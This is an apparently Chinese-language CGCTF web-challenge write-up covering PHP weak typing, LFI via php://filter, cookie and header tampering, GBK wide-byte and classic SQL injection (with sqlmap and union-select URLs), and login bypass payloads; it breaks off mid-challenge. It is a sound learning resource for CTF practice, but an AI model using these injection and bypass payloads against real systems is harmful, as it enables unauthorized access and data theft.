CGCTF平台web题writeup

原创

huanghelouzi 于 2018-10-25 21:51:08 发布

分类专栏： # CTF 文章标签： CGCTF ctf writeup 网安

本文链接：https://blog.csdn.net/huanghelouzi/article/details/83352513

前言

大概的做了做CGCTF的web题，基本都做出来了，在这整理了一下writeup，其中一些十分简单的题，就大概的写了些，后面一些难题会更详细，需要的可以直接拉倒最后面。共勉。

正文

签到题

> 10pt
> tips : 这一定是最简单的
> 连接

key在哪里?

恩，key在源代码中


```
<html>
    <title>key在哪里? </title>
    <head>
        <meta http-equiv="content-type" content="text/html;charset=utf-8">
        <a style="display:none">[redacted]</a>
    </head>
    <body>
    key在哪里?
    </body>
</html>
```


md5 collision

> 20pt
> 连接

直接贴出了代码

```
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
```



please input a

这个题目利用了php弱类型。比如在 `==` 判等时， `0exxxxx` = `0xsfdsf` = `0` .而在源代码中直接给出了 `QNKCDZO` 的md5就是 `0e` 开头，使用a传输一个md5也是 `0e` 开头的即可。

```
s878926199a
0e545993274517709034328855841020

s155964671a
0e342768416822451524974117254469

s214587387a
0e848240448830537924465865611904

s214587387a
0e848240448830537924465865611904

s878926199a
0e545993274517709034328855841020

s1091221200a
0e940624217856561557816327384675
```

签到2


> 15pt
> 连接

需要输入`zhimakaimen`才能打印flag。但是输入框只允许输入长度比`zhimakaimen`少一位。所以`f12`修改前段代码或者抓包传入正确的值即可。

这题不是WEB

> 25pt
> 链接
> tips : 真的，你要相信我！这题不是WEB

这题真的不是web，而是隐写。使用神器`Stegsolve.jar`打开，点击Analyse->file format， 在最后面就有flag。





层层递进


> 25pt
> 链接

忘记了是哪个比赛的原题来的。

重复的查看源代码好几次，一直点击`SO.html`，大概四五次之后源代码中会出现一个`404.html`，flag就在源代码中的注释中。







出现这个

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>有人偷偷先做题，哈哈飞了吧？</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=GB2312">
<STYLE type="text/css">
  BODY { font: 9pt/12pt 宋体 }
  H1 { font: 12pt/15pt 宋体 }
  H2 { font: 9pt/12pt 宋体 }
  A:link { color: red }
  A:visited { color: maroon }
</STYLE>
</HEAD><BODY>
<center>
<TABLE width=500 border=0 cellspacing=10><TR><TD>
<!-- Placed at the end of the document so the pages load faster -->
<!--
<script src="./js/jquery-n.7.2.min.js"></script>
<script src="./js/jquery-c.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-{.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-h.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-a.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-l.7.2.min.js"></script>
<script src="./js/jquery-4.7.2.min.js"></script>
<script src="./js/jquery-g.7.2.min.js"></script>
<script src="./js/jquery-}.7.2.min.js"></script>
-->

<p>来来来，听我讲个故事：</p>
<ul>
<li>从前，我是一个好女孩，我喜欢上了一个男孩小A。</li>
<li>有一天，我终于决定要和他表白了！话到嘴边，鼓起勇气...
</li>
<li>可是我却又害怕的<a href="javascript:history.back(1)">后退</a>了。。。</li>
</ul>
<h2>为什么？<br>为什么我这么懦弱？</h2>
<hr>
<p>最后，他居然向我表白了，好开森...说只要骗足够多的笨蛋来这里听这个蠢故事浪费时间，</p>
<p>他就同意和我交往！</p>
<p>谢谢你给出的一份支持！哇哈哈\(^o^)/~！</p>

</TD></TR></TABLE>
</center>
</BODY></HTML>
```

2.gif

AAencode

> 25pt
> tips : javascript aaencode
> 链接

题目现在好像挂了，以前做的时候也没有截图，既然提示`javascript aaencode`，那就解码呗。

The requested URL '/CGfiles/aaencode.txt' was not found on this server.

单身二十年

> 20pt
> tips : 这题可以靠技术也可以靠手速！ 老夫单身二十年，自然靠的是手速！
> 链接

到这里找key

直接使用`burp site`抓返回来的包即可。太基础就不写了。

文件包含

> 25pt
> tips: 没错 这就是传说中的LFI
> 链接

> payload : ?file=php://filter/convert.base64-encode/resource=index.php

需要学习到的知识就是`php伪协议`，使用`php://filter`可以任意读取文件。下面就是读取下来的经过base64编码过后的index的源代码，base64解码之后在源代码中就有flag。

```
PGh0bWw+CiAgICA8dGl0bGU+YXNkZjwvdGl0bGU+CiAgICAKPD9waHAKCWVycm9yX3JlcG9ydGluZygwKTsKCWlmKCEkX0dFVFtmaWxlXSl7ZWNo
byAnPGEgaHJlZj0iLi9pbmRleC5waHA/ZmlsZT1zaG93LnBocCI+Y2xpY2sgbWU/IG5vPC9hPic7fQoJJGZpbGU9JF9HRVRbJ2ZpbGUnXTsKCWlm
KHN0cnN0cigkZmlsZSwiLi4vIil8fHN0cmlzdHIoJGZpbGUsICJ0cCIpfHxzdHJpc3RyKCRmaWxlLCJk
YXRhIikpewoJCWVjaG8gIk9oIG5vISI7CgkJZXhpdCgpOwoJfQoJaW5jbHVkZSgkZmlsZSk7IAovL2ZsYWc6bmN0ZntlZHVsY25pX2VsaWZfbGFj
b2xfc2lfc2lodH0KCj8+CjwvaHRtbD4=
```

单身一百年也没用

> 30pt
> tips: 是的。。这一题你单身一百年也没用
> 链接

使用`surp site`抓包，发现flag，应该是这样的。

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 25 Oct 2018 09:34:59 GMT
Content-Type: text/html
Connection: close
Via: 1566
Content-Length: 100

<script>window.location="./no_key_is_here_forever.php"; </script>
key is : nctf{yougotit_script_now}
```



Download~!

题目已经死掉了

COOKIE

> 25pt
> tips : COOKIE就是甜饼的意思~
> TIP: 0==not
> 链接

发现cookie中有一个`Login`的cookie值为0



尝试修改他的值为1，然后返回的界面中就有flag。

```
GET /web10/index.php HTTP/1.1
Host: chinalover.sinaapp.com
User-Agent: (Linux; Android 8.0; MIX 2 Build/OPR1.170623.032; wv) AppleWebKit/537.36 (KHTML, like Gecko)
Version/4.0 Chrome/57.0.2987.132 MQQBrowser/6.2 TBS/044306 Mobile Safari/537.36 V1_AND_SQ_7.1.0_0_TIM_D
TIM/2.3.0.1830 QQ/6.5.5  NetType/4G WebP/0.3.0 Pixel/1080
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: Login=1
Connection: close
Upgrade-Insecure-Requests: 1
```


MYSQL

> 30pt
> tips : 不能每一题都这么简单嘛 你说是不是？
> 链接

访问`robots.txt`文件，这个界面中存在提示和一段代码

```
别太开心，flag不在这，这个文件的用途你看完了？
在CTF比赛中，这个文件往往存放着提示信息

TIP:sql.php

<?php
if($_GET[id]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $id = intval($_GET[id]);
  $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
  if ($_GET[id]==1024) {
      echo "<p>no! try again</p>";
  }
  else{
    echo($query[content]);
  }
}
?>
```

简单的分析一下代码发现，get传递参数id=1024，返回no! try again，否则返回查询的数据。但是经过实测除了id的值是1024有输出之外，其他的值均没有输出，所以应该是考察`intval($_GET[id]);`的作用获取变量的整数值，所以只要传递一个`1024.xxx`的小数即可。

GBK Injection

> 50pt
> 链接

我们先来了解一下`GBK Injection`也就是宽字节注入，原理：

> GBK 占两个字节
> ASCII占一个字节
> 常见的宽字节有: GB2312、GBK、GB18030、BIG5、Shift_JIS等这些都是常说的宽字节，实际上只有两字节。宽字节带来的安全问题主要是吃ASCII字符(一字节)的现象。
> 通常来说，一个gbk编码汉字，占用2个字节。一个utf-8编码的汉字，占用3个字节。
> 大家都知道%df' 被PHP转义（开启GPC、用addslashes函数，或者icov等），单引号被加上反斜杠\，变成了 %df\'，其中\的十六进制是 %5C ，那么现在 %df\' =%df%5c%27，如果程序的默认字符集是GBK等宽字节字符集，则MySQL用GBK的编码时，会认为 %df%5c 是一个宽字符，也就是縗，也就是说：%df\' = %df%5c%27=縗'，即单引号逃逸，有了单引号就好注入了。
> %df吃掉 \ 具体的原因是urlencode(') = %5c%27，我们在%5c%27前面添加%df，形成%df%5c%27，而上面提到的mysql在GBK编码方式的时候会将两个字节当做一个汉字，此事%df%5c就是一个汉字，%27则作为一个单独的符号在外面，同时也就达到了我们的目的。

可以直接使用sqlmap跑出flag

> sqlmap -u http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1%df%27 -D sae-chinalover -T ctf4 -C flag --dump

或者手工 注入

```
http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df%27+union+select+1,database()--+
sae-chinalover

http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df'+union+select+1,(select group_concat(table_name) from i
nformation_schema.tables where table_schema=database())--+
ctf,ctf2,ctf3,ctf4,news

http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df'+union+select+1,(select group_concat(column_name) from
information_schema.columns where table_name=0x63746634)--+
id,flag

http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df'+union+select+1,(select flag from ctf4)--+
nctf{gbk_3sqli}
```

/x00

> 30pt
> tips : 题目有多种解法，你能想出来几种？
> 链接

```
view-source:
    if (isset ($_GET['nctf'])) {
        if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
            echo '必须输入数字才行';
        else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)
            die('Flag: '.$flag);
        else
            echo '骚年，继续努力吧啊~';
    }
```

需要绕过ereg()函数，有两种方法。

> payload1
> http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf[]=#biubiubiu
> payload2 00截断
> http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf=1%23biubiubiu

bypass again

> 30pt
> tips: 依旧是弱类型
> 链接

首先分析源代码

```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
```

和md5碰撞那道题一样的原理。

> payload 不唯一
> http://chinalover.sinaapp.com/web17/index.php?a=s878926199a&b=s155964671a


变量覆盖

> 40pt
> tips : 听说过变量覆盖么？
> 链接

这道题也直接给出了源代码，首先第一步要分析代码

```php
<?php
include("secret.php");
?>
<html>
    <head>
        <title>The Ducks</title>
        <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/css/bootstrap.min.css" rel="stylesheet" inte
grity="sha384-1q8mTJOASx8j1Au+a5WDVnPi2lkFfwwEAa8hDDdjZlpLegxhjVME1fgjWPGmkzs7" crossorigin="anonymous">
        <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/js/bootstrap.min.js" integrity="sha384-0mSb
JDEHialfmuBBQP6A4Qrprq5OVfW37PRR3j5ELqxss1yVqOtnepnHVP9aJ7xS" crossorigin="anonymous"></script>
    </head>
    <body>
        <div class="container">
            <div class="jumbotron">
                <center>
                    <h1>The Ducks</h1>
                    <?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
                        <?php
                        extract($_POST);
                        if ($pass == $thepassword_123) { ?>
                            <div class="alert alert-success">
                                <code><?php echo $theflag; ?></code>
                            </div>
                        <?php } ?>
                    <?php } ?>
                    <form action="." method="POST">
                        <div class="row">
                            <div class="col-md-6 col-md-offset-3">
                                <div class="row">
                                    <div class="col-md-9">
                                        <input type="password" class="form-control" name="pass" placeholder="Pas
sword" />
                                    </div>
                                    <div class="col-md-3">
                                        <input type="submit" class="btn btn-primary" value="Submit" />
                                    </div>
                                </div>
                            </div>
                        </div>
                    </form>
                </center>
            </div>
            <p>
                <center>
                    source at <a href="source.php" target="_blank">/source.php</a>
                </center>
            </p>
        </div>
    </body>
</html>
```

其中的extract()函数将post传进来的参数解析成变量，但是根据源代码看不出哪儿需要变量覆盖，payload如下，只需要两个参数的值相同即可。




PHP是世界上最好的语言

题目已经死了。

伪装者

> 20pt
> tips : 这是一个到处都有着伪装的世界
> 链接

这个题目只需要伪装本地来源ip即可得到flag.在这里推荐一个firefox的插件`Modify Headers`.



Header

题目已经死了

上传绕过

SQL注入1

> 30pt
> tips : 听说你也会注入？
> 链接

这个题目直接给了源代码，方便分析

```
<html>
<head>
Secure Web Login
</head>
<body>
<?php
if($_POST[user] && $_POST[pass]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $user = trim($_POST[user]);
  $pass = md5(trim($_POST[pass]));
  $sql="select user from ctf where (user='".$user."') and (pw='".$pass."')";
    echo '</br>'.$sql;
  $query = mysql_fetch_array(mysql_query($sql));
  if($query[user]=="admin") {
      echo "<p>Logged in! flag:******************** </p>";
  }
  if($query[user] != "admin") {
    echo("<p>You are not admin!</p>");
  }
}
echo $query[user];
?>
<form method=post action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
</form>
</body>
<a href="index.phps">Source</a>
</html>
```

由于题目没有任何的过滤，所以在这里可以考虑万能密码，注释掉`and (pw='".$pass."')`。具体的分析可以看本人发的其他关于sql注入博文。

> payload
> username=admin') #

pass check

> 30pt
> 链接

这个题目也直接给出源代码。


```php
$pass=@$_POST['pass'];
$pass1=**********;//被隐藏起来的密码
if(isset($pass))
{
if(@!strcmp($pass,$pass1)){
echo "flag:nctf{*}";
}else{
echo "the pass is wrong!";
}
}else{
echo "please input pass!";
}
?>
```

这个题目只要考察`strcmp`函数处理数组类型的数据时返回null的缺陷，同时还考察php弱类型，！null == true;

密码重置

> 25pt
> tips: 重置管理员账号：admin 的密码
> 你在点击忘记密码之后 你的邮箱收到了一封重置密码的邮件
> 链接

url中的`Y3RmdXNlcg==`是ctfuser的base64编码串，这个题目想要得到flag，需要修改两个地方，第一个就是url中的user1的值需要改为admin的base64编码值`YWRtaW4=`，第二个就是你的账号这个框中的值改为`admin`，因为前端代码限制修改，可以直接`f12`修改值。



SQL Injection

35pt
tips：继续注入吧！ TIP:反斜杠可以用来转义 仔细查看相关函数的用法
链接

这个题目中也给出了源代码，现在做一个简单的分析

```
#GOAL: Login as admin,then get the flag;
error_reporting(0);
